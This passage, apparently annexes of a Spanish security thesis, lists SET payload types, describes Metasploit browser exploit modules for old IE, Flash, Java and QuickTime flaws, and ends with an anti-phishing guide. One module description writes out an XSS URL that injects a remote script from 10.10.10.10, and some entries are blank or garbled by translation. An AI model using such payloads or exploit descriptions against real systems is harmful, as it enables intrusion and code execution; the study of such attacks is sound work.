2. **Windows reverse_TCP meterpreter:** Inicia un Shell Meterpreter en la víctima que da varias opciones como (Shell, keylogger, captura de pantalla, subida/bajada de ficheros, etc) y se envía de nuevo al atacante.
3. **Windows reverse_TCP VNC DLL:** Este payload se conecta hacia el atacante inyectando una DLL de vnc, la victima tiene que abrirlo con su navegador y posteriormente aceptarlo para poder hacer la conexión inversa.
4. **Windows bind Shell:** Asigna la Shell a un puerto específico, es decir que abre un puerto de la máquina de la victima para que el atacante se conecte ahí.
5. **Windows bind Shell x64:** Maneja el mismo método del payload anterior, con la diferencia de que es para Windows de 64 bits.
6. **Windows Shell reverse_TCP X64:** Básicamente es la misma técnica del primer payload, pero este es para Windows de 64 bits.
7. **Windows Meterpreter reverse_TCP x64**: Inicia un Shell Meterpreter en Windows de 64 bits y lo envía de regreso al atacante.
8. **Windows Meterpreter egress buster:**
9. **Windows Meterpreter reverse HTTPS:** Se trata de un backdoor persistente sobre HTTPS, dando la posibilidad al atacante de un sin número de escenarios de control remoto.
10. **Windows Meterpreter reverse DNS:**
11. **Import your own executable:** Esta opción permite importar un archivo por el atacante

Anexo 3

Descripción Exploits.

1. **Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability**

Este módulo explota una vulnerabilidad en Adobe Flash Player que ha sido descubierta y explotada activamente en el medio silvestre. Por incrustación de un archivo .swf, Flash se bloquea debido a un uso no válido de un tipo de objeto, que permite a los atacantes sobrescribir un puntero en la memoria, y permiten la ejecución de código arbitrario.

2. **Internet Explorer CSS Import Use After Free**

Microsoft Internet Explorer contiene una vulnerabilidad debido a un error de uso después de la liberación dentro de la colección de la librería 'mshtml.dll " que permite la manipulación del contenido web que contiene una secuencia hecha a mano de las normas de importación de CSS

Esta vulnerabilidad en el cliente podría permitir a un atacante obtener la capacidad de ejecución remota de código arbitrario con los mismos permisos que el usuario que está actualmente conectado Si el usuario es un administrador, el atacante podría instalar software malicioso y comprometer aún más el sistema. Las versiones vulnerables son Internet Explorer 8 y anteriores

3. **Microsoft WMI Administration Tools ActiveX Buffer Overflow**

Este módulo explota una cuestión de confianza de memoria en Microsoft MI Herramientas de administración de control de ActiveX. Cuando se procesa una página HTML especialmente diseñado, el SingleView.ocx control ActiveX(1.50.1131.0) tratará el parámetro 'lCtxHandle a la dContextRef "y" métodosReleaseContext "como un indicador de confianza. Se hace una llamada indirecta a través de este puntero que conduce a la ejecución de código arbitrario.

Este exploit utiliza una combinación de la pila de fumigación y el módulo de la RED.2.0 mscorie.dll 'para eludir el DEP y ASLR. Este módulo no opt-in a ASLR. Como tal, este módulo debe ser confiable en todas las versiones de Windows.

4. **Internet Explorer CSS Tags Memory Corruption**

Una vulnerabilidad en Microsoft Internet Explorer puede permitir la ejecución remota de código. Un usuario tendría que visitar un sitio Web malintencionado o abrir un archivo adjunto de correo electrónico HTML para que un ataque que produzca.

La vulnerabilidad permite la ejecución remota de código. La falla radica en el procesamiento inadecuado especialmente diseñado de las etiquetas CSS. La explotación con éxito permitiría la ejecución de código para obtener derechos sobre la víctima. Versión vulnerable Internet Explorer 7.

5. Sun Java Applet2ClassLoader Remote Code Execution

Este módulo explota una vulnerabilidad en Java Runtime Environment que permite a un atacante escapar del recinto de seguridad de Java, mediante el suministro de una base de código que apunta a un directorio de confianza y un código que es una dirección URL que no contiene los punteros de un applet permitiendo la ejecución sin la caja de arena[16]. La vulnerabilidad afecta a la versión 6 y anteriores.

6. Sun Java Runtime New Plugin docbase Buffer Overflow

Este módulo explota una falla en el nuevo plugin de componentes de Sun JavaRuntime Environment v6 antes de la actualización 22. Al especificar los parámetros para el nuevo plug-in, un atacante puede provocar un desbordamiento de búfer basado en pila y ejecutar código arbitrario. Cuando el nuevo plugin se invoca con un parámetro "launchjnlp" y se copia el contenido del parámetro "Docbase" a un búfer de pila a través de la función "sprintf". Desde la versión 6 Actualización 10 son afectadas por esta vulnerabilidad.

7. Microsoft Windows WebDAV Application DLL Hijacker

[16] El modelo de seguridad original de la plataforma Java es el conocido como el modelo del cajón de arena (sandbox model), que proporcionaba un entorno muy restringido en el que ejecutar código no fiable obtenido de la red.

En este módulo se presenta un directorio de archivo de extensiones que puede conducir a la ejecución de código cuando se abre desde el recurso compartido. La opción por defecto EXTENSIONS debe estar configurada para especificar un tipo de aplicación vulnerable.

8. Adobe Flash Player AVM Bytecode Verification Vulnerability

Este módulo explota una vulnerabilidad en Adobe Flash Player versión 10.2.152.33 y anteriores. Este problema está causado por una falla en la lógica de verificación AVM2 ActionScript3. Esto da lugar a JIT inseguro (Just-In-Time) código que se ejecuta. En concreto, el resultado está en la memoria sin inicializar que hace referencia y luego lo ejecuta. Esta vulnerabilidad puede ser aprovechada en IE6, IE7 y Firefox 3.6 y probablemente otros navegadores.

9. Adobe Shockwave rcsL Memory Corruption Exploit

Este módulo explota una debilidad en el manejo del reproductor de películas Adobe ShockwaveDirector (.DIR). Existe una vulnerabilidad de corrupción de memoria producida a través de rcsL. Esta vulnerabilidad fue descubierta por http://www.abysssec.com.

10. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow

Este módulo explota una vulnerabilidad en el manejo de Smart INdependent Glyplets (SING) en las versiones 8.2.4 y 9.3.4 de Adobe Reader y anteriores.

11. Apple QuickTime 7.6.7 Marshaled_pUnk Code Execution

Descripción de un problema de validación de entrada en el control ActiveX de QuickTime. Un parámetro opcional "_Marshaled_pUnk 'se puede pasar al controlActiveX para especificar un número entero arbitrario que posteriormente se trata como un puntero. Al

visitar un sitio web malicioso se puede provocar la finalización inesperada de la aplicación o la ejecución de código arbitrario. Este problema no afecta a los sistemas Mac OS X. Es vulnerable en QuickTime versión 7.6.7 y anteriores en Windows 7, Vista, XP SP2 o posterior se ven afectadas.

12. Microsoft Help Center XSS and Command Execution (MS10-042)

Ayuda y soporte técnico es la aplicación por defecto para acceder a la documentación en línea de Microsoft Windows. Microsoft admite el acceso a documentos de ayuda directa a través de las direcciones URL mediante la instalación de un controlador de protocolo para el régimen de "hcp". Debido a un error en la validación de la entrada al hcp:// en combinación de una secuencia de comandos con un sitio local, entre la vulnerabilidad y un mecanismo especializado para poner en marcha el trigger XSS, la ejecución arbitraria de comandos se puede lograr. En Internet Explorer 7 en Windows XP SP2 o SP3, la ejecución de código es automática .Si WMP9 está instalado, se puede utilizar para iniciar la explotación de forma automática. Si IE8 y WMP11, puede ser utilizado para lanzar el ataque, pero los dos cuadros de diálogo emergente preguntando al usuario si la ejecución debe continuar. Esta hazaña detecta si los mecanismos no intrusivos están disponibles y se utilice uno si es posible. En el caso de ambos IE8 y WMP11, el exploit utiliza de forma predeterminada un iframe en Internet Explorer 8, pero se puede configurar mediante el establecimiento de la opción DIALOGMECH a "ninguno " o "jugador".

13. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)

Este módulo explota una vulnerabilidad de uso después de una liberación dentro de la funcionalidad de DHTML en comportamientos de Microsoft Internet Explorer versiones 6 y 7.. NOTA: Internet Explorer 8 e Internet Explorer 5 no se ven afectados

14. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)

Este módulo explota una vulnerabilidad de corrupción de memoria en los Datos Tabulares de control ActiveX de Internet Explore. Versiones vulnerables IE5 y IE6.

15. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)

Este módulo explota un fallo de corrupción de memoria en Internet Explorer. Este defecto se encuentra en la naturaleza y fue un componente clave de los ataques Operación Aurora que conducen a la divulgación de un número de compañías de alto perfil. El código de explotación es un puerto directo de la muestra pública publicado en la página de análisis de malware Wepawet. La técnica utilizada por este módulo está idéntica a la muestra pública, como tal, sólo Internet Explorer 6 puede ser explotado de forma fiable aunque la versiones posteriores también son vulnerables.

16. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)

Una vulnerabilidad en Microsoft Internet Explorer 7 puede permitir la ejecución remota de código. El defecto es específico del método utilizado por Internet Explorer, para acceder a los objetos que han sido previamente eliminados. La explotación se puede lograr a través de una web especialmente diseñada paginada para explotar la vulnerabilidad. La ejecución de código será posible en el contexto del usuario conectado. Los sistemas vulnerables Internet Explorer 7 SP2,

17. Microsoft Internet Explorer Style getElementsbyTagName Corruption (MS09-072)

Este módulo explota una vulnerabilidad en la función getElementsByTagName tal como se aplica dentro de Internet Explorer.

18. Microsoft Internet Explorer isComponentInstalled Overflow

Este módulo explota un desbordamiento del búfer en Internet Explorer. Este error fue parcheado en Windows 2000 SP4 y Windows XP Service Pack 1 de acuerdo aMSRC.

19. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)

Microsoft Internet Explorer podría permitir a un atacante remoto ejecutar código arbitrario en el sistema, causada por un error relacionado con el enlace de datos al analizar una página Web. Persuadiendo a una víctima a visitar una página Web maliciosa, un atacante remoto podría explotar esta vulnerabilidad para corromper la memoria y ejecutar código arbitrario en el sistema con los privilegios de la víctima.

20. Microsoft Internet Explorer Unsafe Scripting Misconfiguration

Este exploit se aprovecha de la "Dar formato y los controles ActiveX de secuencia de comandos no marcados como seguros para secuencias de comandos" establecer dentro de Internet Explorer. Cuando se establece esta opción, IE permite el acceso al control WScript.Shell ActiveX, que permite Javascript para interactuar con el sistema de archivos y los comandos de ejecución. Este fallo de seguridad no es poco común en los entornos corporativos de la "Intranet" o zonas "sitio de confianza. Con el fin de guardar los datos binarios en el sistema de archivos, acceso ADODB.Stream se requiere, que en IE7 se disparará una violación el acceso entre dominios. Como tal, se escribe el código en un vbs. Fichero y ejecutarlo desde allí, donde no existen tales restricciones. Cuando se establece a través de la directiva de dominio, la entrada de registro más comunes a modificar es HKLM \ Software \ Policies \ Microsoft \Windows \ CurrentVersion \ Internet Settings \ Zones \ 1 \ 1201, que si se pone a "0"las fuerzas de los controles ActiveX no marcados como seguros para scripting para estar habilitado para la zona de intranet. En este módulo se crea un javascript / htmlhíbrido que se representará correctamente ya sea a través de una forma directa o como http://msf-server/ Javascript incluyen, por ejemplo en: http://intranet-server/xss.asp?id = "> <script%20src=http://10.10.10.10/ie_unsafe_script.js> </script>.

21. FireFox 3.5 escape Return Value Memory Corruption


Este módulo explota una vulnerabilidad de corrupción de memoria en el navegador Mozilla Firefox. Este defecto se produce cuando un error en el intérprete de Javascript no preservar el valor de retorno de la función escape () y los resultados en la memoria sin inicializar está utilizando en su lugar. Este módulo sólo se ha probado en Windows, pero debería funcionar en otras plataformas.

22. Metasploit Browser Autopwn (USE AT OWN RISK!)

Este módulo utiliza una combinación de cliente y técnicas del lado del servidor de huella digital clientes HTTP y, a continuación de forma automática los explotan.

Después de ataque con éxito se crea Meterpreter sesión, obteniendo acceso completo al destino. Meterpreter es un conjunto de herramientas para interactuar con los procesos, redes y el sistema de archivos de la meta.

Anexo 4 – GUÍAS DE BUENAS PRÁCTICAS



¿Si una web le ofreciera acceder al **historial de conversaciones** de todos sus contactos de MSN de forma sencilla, introduciría sus datos de acceso a Microsoft Messenger?

¿Si su banco le indicara que tiene que **confirmar un ingreso en su cuenta** de una cantidad de dinero, seguiría sus instrucciones para hacerlo?

¿Si recibiera una llamada telefónica de su compañía telefónica para **confirmar sus datos bancarios** y evitar la baja de su línea se los proporcionaría?

¿Si le solicitaran pagar una pequeña cantidad de dinero para realizar los trámites y **cobrar un premio** de lotería de un país extranjero, lo haría?

• QUE HARIA?

SUGERENCIAS

•Nunca revele por teléfono o e-mail **datos confidenciales** (como claves de acceso, números de tarjetas de crédito, cuentas bancarias, etc.).

• Nunca haga click en un **enlace a una página web** que le llegue a través de un e-mail en el que le piden datos personales.

• Desconfíe de cualquier mensaje de e-mail en el que se le ofrece la **posibilidad de ganar dinero** con facilidad.

• Si es usuario de banca electrónica o de cualquier otro servicio que implique introducir en una web **datos de acceso**, asegúrese de que la dirección de la web es correcta.

• No confíe en las direcciones de los **remitentes de e-mail** o en los **identificadores del número llamante** en el teléfono: pueden falsearse con suma facilidad.

• Instale en su ordenador un buen **software de seguridad** que incluya si es posible funcionalidad antivirus, antiphising, antispyware y antimalware para minimizar los riesgos.

• **Utilice el sentido común** y pregúntese siempre que reciba un mensaje o llamada sospechosa si alguien puede obtener algún beneficio de forma ilícita con la información que le solicitan

Reconozca un mensaje fraudulento

Estos mensajes utilizan todo tipo de **ingeniosos argumentos** relacionados con la seguridad de la entidad o el adelanto de algún trámite administrativo para justificar la necesidad de facilitar sus datos personales. Algunas excusas frecuentes son:

- •Problemas de carácter técnico.
- •Recientes detecciones de fraude y urgente incremento del nivel de seguridad.
- •Nuevas recomendaciones de seguridad para prevención del fraude.
- •Cambios en la política de seguridad de la entidad.
- •Promoción de nuevos productos.
- •Premios, regalos o ingresos económicos inesperados.

Además, un correo fraudulento tratará de forzar al usuario a tomar una decisión de forma casi inmediata **advirtiendo de consecuencias negativas** como puede ser la denegación de acceso al servicio correspondiente.

Aunque los timadores perfeccionan sus técnicas continuamente, los mensajes fraudulentos generalmente se generan a través de herramientas automáticas de traducción por lo que suelen presentar **faltas ortográficas y errores gramaticales**.


BY NC SA